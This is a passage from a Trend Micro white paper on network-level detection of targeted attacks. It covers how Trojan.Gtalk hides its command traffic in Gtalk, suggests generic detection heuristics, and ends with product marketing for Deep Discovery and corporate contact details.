Once decrypted and executed, Trojan.Gtalk uses embedded credentials to log in to an account and send and receive communication from accounts on its contact list. The malware receives encrypted messages, decodes and executes these, then communicates results back to the Gtalk account that issued the commands.

Various layers of encryption, along with the use of Google's Gtalk servers, make detection at the network level challenging. Usual mechanisms such as matching based on strings in URL paths or blocking domains and IP addresses do not apply in this case. By abusing trusted infrastructure, attackers are able to effectively conceal their activities from network-based detection. The fake .PNG file downloaded, which contains the Base64-encoded URL, can, however, be detected as it is still requested using plain HTTP.

Deep Discovery can detect such suspiciously malformed images.

Conclusion

The ability to detect APT activity at the network level is heavily dependent on leveraging threat intelligence. A variety of very successful ongoing campaigns can be detected at the network level because their communications remain consistent over time. Modifications made to malware's network communications can, however, disrupt the ability to detect them. As such, the ongoing development of threat intelligence based on increased visibility and information sharing is critical to developing indicators used to detect such activity at the network level.

Trend Micro has also included more generic techniques in Deep Discovery, which have proven useful. While these indicators may generate false positives, they will still help detect previously unknown malicious activity at the network level:

- **Protocol-aware detection:** Many of the RATs used in targeted attacks use HTTP/HTTPS ports to communicate, often because only these ports are open at the firewall level. This means that detecting any non-HTTP traffic on port 80 or any non-HTTPS traffic on port 443 flags potentially malicious traffic for further investigation. While not conclusive, such alerts can provide direction as to where to focus investigative resources.

- **HTTP headers:** Many targeted campaigns use HTTP for C&C communication but send requests using application programming interface (API) calls that can often be distinguished from typical browsing activity. Analyzing HTTP headers can be a useful generic way to detect malware communications.[27]

- **Compressed archives:** Attackers have been known to use password-protected, compressed archives such as .RAR files to exfiltrate data from compromised networks. While it may generate a high level of false positives, detecting such files that leave the network is trivial.

- **Timing and size:** Since malware typically "beacon" to C&C servers at given intervals, monitoring consistent intervals for Domain Name System (DNS) requests or requests to the same URL will help.[28] As more APT campaigns move from HTTP to HTTPS communications, as Sykipot did, communications may still be detected by analyzing traffic based on the "volume of transferred data, timing, or packet size."[29] Such requests can then be further investigated.

As adversaries adapt, more general methods can be implemented to detect suspicious behaviors. While this may result in an increase in false positives, enterprises that are consistently targeted by APT activity may wish to explore such options. Multiple ongoing APT campaigns, however, can be consistently detected at the network level. While exploits and binaries may be modified to avoid detection, network traffic tends to remain constant. In such a case, it is possible to detect APT activity by leveraging threat intelligence in network traffic analysis.

27 http://sector.ca/sessions2011.htm#Rodrigo%20Montoro

28 http://www.splunk.com/web_assets/pdfs/secure/Splunk_for_APT_Tech_Brief.pdf

29 https://anonymous-proxy-servers.net/paper/wpes11-panchenko.pdf

Trend Micro™ Deep Discovery in Focus

Deep Discovery delivers the networkwide visibility, insight, and control needed to detect and identify targeted attacks in real time. It provides in-depth analysis and actionable intelligence to immediately remediate threats and prevent further damage.

Deep Discovery's proven approach provides the best detection with the fewest false positives by identifying malicious content, communications, and behavior across every stage of the attack sequence. Through detection and in-depth analysis of both advanced malware and evasive attacker behaviors, Deep Discovery provides enterprises and government organizations a new level of visibility and intelligence to combat APTs and targeted attacks across the evolving computing environment.

How Deep Discovery Works

Deep Discovery uses a three-level detection scheme to perform initial detection, simulation and correlation, and, ultimately, a final cross-correlation to discover "low-and-slow" and other evasive activities discernible only over an extended period of time. Specialized detection and correlation engines provide the most accurate and up-to-date protection aided by global threat intelligence from the Trend Micro™ Smart Protection Network™ infrastructure and our dedicated threat researchers. The result is a high detection rate, low false positives, and in-depth incident reporting information designed to speed up the containment of an attack.

Deep Discovery detects APTs through network traffic analysis and correlation using the following core technologies:

- Network Content Inspection Engine
    - A deep packet inspection engine that performs port-agnostic protocol detection, decoding, decompression, and file extraction across hundreds of protocols
- Advanced Threat Scan Engine
    - Combines traditional antivirus file scanning with new aggressive heuristic scanning techniques to detect both known and unknown malware and document exploits
- Trend Micro Smart Protection Network
    - A global threat intelligence and reputation service that correlates 16+ billion URL, email, and file queries daily
- Virtual Analyzer
    - A virtualized threat sandbox analysis system that uses customer-specific configurations to detect and analyze malware

As a result, Deep Discovery is able to detect malicious content and identify suspect communications.

What Deep Discovery Detects

	Attack Detection	Detection Methods
Malicious content	• Document exploits • Drive-by downloads • Zero-day and known malware	• Embedded file decoding and decompression • Suspicious file sandbox simulation • Browser exploit kit detection • Malware (e.g., signature and heuristic) scanning
Suspect communications	• C&C communication for all types of malware—bots, downloaders, data stealers, worms, backdoors, RATs, and blended threats	• Destination (e.g., URL, IP address, domain, email, Internet Relay Chat [IRC], and channel) analysis via dynamic blacklisting and whitelisting • Smart Protection Network URL reputation checking • Communication fingerprinting rule use • Comparison with suspicious and known malicious SSL certificates
Attack behaviors	• Malware activity (e.g., propagation, downloading, and spamming) • Attacker activity (e.g., scanning, brute-forcing, and service exploitation) • Data exfiltration	• Rule-based heuristic analysis • Identification and analysis of the use of hundreds of protocols and applications, including HTTP-based applications • Behavior fingerprinting rule use

TREND MICRO™

Trend Micro Incorporated (TYO: 4704; TSE: 4704), a global cloud security leader, creates a world safe for exchanging digital information with its Internet content security and threat management solutions for businesses and consumers. A pioneer in server security with over 20 years' experience, we deliver top-ranked client, server and cloud-based security that fits our customers' and partners' needs, stops new threats faster, and protects data in physical, virtualized and cloud environments. Powered by the industry-leading Trend Micro™ Smart Protection Network™ cloud computing security infrastructure, our products and services stop threats where they emerge—from the Internet. They are supported by 1,000+ threat intelligence experts around the globe.

TREND MICRO INC.

10101 N. De Anza Blvd.
Cupertino, CA 95014

U.S. toll free: 1 +800.228.5651
Phone: 1 +408.257.1500
Fax: 1 +408.257.2003
www.trendmicro.com

TREND MICRO™

Securing Your Journey to the Cloud